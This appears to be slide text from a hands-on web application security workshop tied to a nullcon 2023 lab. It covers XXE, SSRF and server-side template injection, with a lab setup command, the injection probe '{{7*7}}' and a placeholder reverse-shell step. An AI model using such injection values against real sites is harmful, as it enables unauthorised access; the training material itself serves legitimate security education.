
XML External Entity



Hands-On: XML External Entity

- Follow instructions given here:
“web-app-security-nullcon2023-lab/vulnerabilities/**xxe**/README.md”
1. Attack Environment Setup
 2. File Inclusion via XXE
 3. Server-Side Request Forgery (SSRF) via XXE
 4. Data Exfiltration via Blind XXE
 5. Remote Code Execution (RCE) via XXE

Server-Side Request Forgery



Hands-On: SSRF

```
docker-compose -f  
./web-app-security-nullcon2023-lab/local_playground_linux/ap  
p/ssrf/docker-compose.yml up -d --build
```

- Find and access the protected admin webpage.
- <https://blog.appsecco.com/server-side-request-forgery-via-html-injection-in-pdf-download-90ee4053e911>

SSTI

Server-Side Template Injection

Server Side Template Injection

@PWNFUNCTION

1

Server Templates ?

- Helps you write "Dynamic" web pages.

2

How?



Browser

1 ? user = John



2 Hello {{name}}!



Web Server

3 Hello John!

3

Vulnerability

render_template(input)



- user input becomes a part of the template, user can inject template code.

4

Attack



Browser

1 ? user = {{7*7}}



2 Hello + name!



Web Server

3 Hello 49!

- Attacker's template Code was Executed by the Server.

5

Shell



Browser

1 ? user = {{ reverse shell }}



2 Hello + name!



Web Server

4 Hello !

BOOM!



3 Attacker gets access

Hands-On: SSTi

- Follow instructions given here:
“web-app-security-nullcon2023-lab/vulnerabilities/**ssti.md**”

Resources:

- <https://github.com/riddhi-shree/web-app-security-nullcon2023-lab>
- <https://blog.appsecco.com/server-side-request-forgery-via-html-injection-in-pdf-download-90ee4053e911>